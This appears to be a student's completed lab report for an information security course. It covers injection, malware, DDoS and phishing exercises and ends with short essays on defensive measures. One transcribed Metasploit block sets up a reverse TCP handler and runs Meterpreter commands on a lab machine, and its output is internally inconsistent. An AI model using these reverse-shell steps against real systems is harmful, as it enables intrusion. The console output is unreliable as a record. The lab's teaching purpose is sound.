

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

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Time on Task:

2 hours, 29 minutes

Progress:


100%

Report Generated: Saturday, September 16, 2023 at 9:26 PM


Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




21. Make a screen capture showing the successful admin login.



26. Make a screen capture showing the successful Reflected XSS injection.




42. Make a screen capture showing the user with the @owasp.org email.




Part 2: Perform a Malware Attack


6. Make a screen capture showing the msfvenom output.



23. Make a screen capture showing the **Opening malwarePayload.exe** dialog box.



36. Make a screen capture showing the **output of the sysinfo command**.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that reads "kali@kali: ~/payloads". The terminal content shows a Metasploit (msf6) session where a reverse TCP handler is set up on 202.20.2.4:4444. After running the handler, a Meterpreter session is established on the target machine (VWORKSTATION\Administrator). The user then enters the 'sysinfo' command, which displays the following system information:


```
msf6 exploit(multi/handler) > set payload windows/x64/meterpppreter/reverse_tcp
[!] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[!] Command shell session 1 is not valid and will be closed.
[*] 201.10.1.1 - Command shell session 1 closed.
meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en_US
Domain       : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/Windows
meterpreter >
```


Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack


25. Make a screen capture showing the newly recruited hosts.



28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the failed connection to drisst.org.




35. Make a screen capture showing the “PF states limit reached” error message.




Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.



36. Make a screen capture showing the transaction.php page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

SQL injection attacks can be prevented by using parameterized queries and input validation. Parameterized queries serve as a powerful defense mechanism. The input data is treated as data and not as an integral part of the SQL statement. Thus, the vulnerability to SQL injection is significantly reduced, as attackers are unable to insert malicious SQL code into queries. The importance of input validation cannot be overstated. Prior to processing, input data is scrutinized to ensure that it meets predefined criteria. Validating the input allows us to eliminate data that may contain harmful code, thereby ensuring the overall safety and integrity of the system. The combination of parameterized queries and input validation provides a robust defense against SQL injection attacks, enhancing the security posture of databases and applications.

OWASP. "OWASP Foundation, the Open Source Foundation for Application Security." *Owasp.org*, 2023, owasp.org/.

SANS. "Information Security Training | sans Cyber Security Certifications & Research." *Sans.org*, 2019, www.sans.org/.

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Antivirus Software is a critical tool in safeguarding systems against malware threats. It functions by identifying and eradicating malicious software. Antivirus programs employ a range of techniques, including signature-based detection, behavioral analysis, and heuristics, to effectively detect and eliminate malware from a system.

In addition to Antivirus Software, Regular Software Updates form another vital line of defense against malware attacks. These updates encompass essential security patches designed to rectify vulnerabilities that malware can exploit. By consistently updating software, a system strengthens its resistance to malware attacks, creating a more secure computing environment. In combination, Antivirus Software and Regular Software Updates provide a comprehensive strategy for protecting against the ever-evolving landscape of malware threats.

“Norton.” *Norton.com*, 2016, us.norton.com/.

“Techopedia - Where Information Technology and Business Meet.” *Techopedia.com*, 2019, www.techopedia.com/.

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

DDoS Protection and Network Security are essential components in defending against denial-of-service attacks.

DDoS Protection services play a crucial role in mitigating the impact of Distributed Denial-of-Service (DDoS) attacks. These services employ various strategies, including traffic filtering, rate limiting, and load balancing, to ensure that legitimate traffic can reach the intended target system while thwarting malicious traffic.

On the other hand, Network Security measures offer another layer of defense against denial-of-service attacks. Firewalls, for instance, can effectively block traffic originating from known malicious IP addresses. Intrusion detection and prevention systems (IDS/IPS) are designed to identify and halt suspicious network activity, adding an extra layer of protection. Access control policies restrict resource access to authorized users, minimizing the risk of successful denial-of-service attacks by limiting exposure to potential threats. When combined, DDoS Protection and Network Security create a robust defense against denial-of-service attacks, bolstering the overall security of a system or network.

Cisco. "Cisco - Global Home Page." *Cisco*, 2019, www.cisco.com/.

Cloudflare. "Cloudflare." *Cloudflare*, Cloudflare, 2019, www.cloudflare.com/.

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Employee Training and Two-Factor Authentication are vital safeguards against social engineering attacks.

Employee Training assumes a pivotal role in thwarting social engineering attacks. Through training, employees become equipped to identify the telltale signs of such attacks and understand the appropriate steps to take in order to avert a successful breach.

Complementing this, Two-Factor Authentication (2FA) emerges as an effective defense against social engineering attacks aimed at compromising passwords. 2FA mandates that users provide a secondary form of identification alongside their passwords, substantially increasing the complexity for attackers seeking system access. By combining Employee Training with Two-Factor Authentication, organizations establish a robust defense strategy that empowers their workforce with knowledge and deploys advanced authentication measures, collectively enhancing their resilience against social engineering threats.

“IT & Security Education, Certifications, Awareness & Phishing Simulator - Infosec.” *Infosec*, 2019, www.infosecinstitute.com/.

Microsoft. “Microsoft - Official Home Page.” *Microsoft.com*, 2019, www.microsoft.com/en-us/.

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

